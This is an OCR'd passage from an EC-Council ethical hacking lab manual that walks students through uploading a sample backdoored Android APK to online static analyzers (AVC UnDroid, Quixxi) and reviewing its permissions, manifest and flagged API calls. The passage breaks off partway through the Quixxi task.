


Figure 2.1.4: Information about the uploaded file

8. Scroll down to the **Requested Permissions** section to view information regarding the app's requested permissions.

Note: When an app wants to access resources or various device capabilities, it typically must request permission from the user to do so. Some permissions are granted by the user when installing the app and some need to be

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

confirmed later while the app is running. The requested permissions are declared in the app's AndroidManifest.xml file.




Figure 2.1.5: Requested Permissions section

9. Scroll down to the **AndroidManifest.xml** section, which consists of essential information about the APK file.

Note: The manifest file contains important information about the app that is used by development tools, the Android system, and app stores. It contains the app's package name, version information, declarations of app components, requested permissions, and other important data. It is serialized into a binary XML format and bundled inside the app's APK file.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 2.1.6: AndroidManifest.xml section

10. You can also scroll down to view information about the app's **APK Signature**, **App Source Code**, etc.
11. Now, we shall analyze the malicious app using the tool: AVC UnDroid.
12. Press **Ctrl+T** to open a new tab, type **https://undroid.av-comparatives.org/** in the address bar, and press **Enter**.

TASK 1.2

Analyze APK File using AVC UnDroid

13. The **AVC UnDroid** website loads; click **Select APK....**




Figure 2.1.7: AVC UnDroid website

14. In the **Choose an action** pop-up, click **Files**.
15. In the **Downloads** screen, double-click **app_backdoored.apk**.
16. The selected file (**app_backdoored.apk**) is now listed; click **Start analysis** button to analyze the selected APK file.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: AVC UnDroid is an online Android analyzer that provides static analysis of Android apps.




Figure 2.1.8: Analyze the uploaded file

17. **AVC UnDroid** initializes the analysis of the selected APK file. On completion, the **Report** appears, displaying detailed information about the APK file, as shown in the screenshot.
18. The **Report** section displays information such as MD5, SHA1, SHA256, file size, filename, etc.




Figure 2.1.9: AVC UnDroid analysis report

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. Scroll down to view information regarding **Requested Permissions, Responsible API calls for used Permissions, Potentially dangerous Calls,** and more.




Figure 2.1.10: Requested Permissions

You can also use other online Android analyzers such as **SandDroid** (http://sanddroid.xjtu.edu.cn), **Apktool** (http://www.javadecompilers.com), and **Apprisk Scanner** (https://apprisk.newskysecurity.com) to analyze malicious applications.

Figure 2.1.11: Responsible API calls for used Permissions and Potentially dangerous Calls

Note: In real-life situations, ethical hackers or penetration testers use this information to detect underlying vulnerabilities in an APK file and mitigate them so that they cannot be exploited or attacked.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. Scroll down further to view information about **Actions/Intents**, **Activities**, **Anomalies**, etc.
21. This concludes the demonstration of analyzing a malicious app using online Android analyzers.
22. Close all open windows and document all the acquired information.
23. Turn off the **Android** virtual machine.

TASK 2 Analyze a Malicious App using Quixxi Vulnerability Scanner

In this task, we will analyze the malicious app using Quixxi's free mobile app vulnerability scanner.

1. Turn on the **Android** and **Windows 10** virtual machines.
2. In the **Android** virtual machine, click the **Google Chrome** browser icon ( ) on the **Home screen** to launch Chrome.

TASK 2.1

Upload and Scan a Malicious APK File

3. In **Chrome**, type **https://vulnerabilitytest.quixxi.com/#/** in the address bar and press **Enter**.
4. The **Quixxi** website loads; click the **Drag'n'drop or click here to scan your app** field.

Quixxi is an intelligent and integrated end-to-end mobile app security solution. This powerful tool is for developers to protect and monitor any mobile apps in minutes.

Figure 2.2.1: Quixxi website

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. When the **Choose an action** pop-up appears, click **Files.**

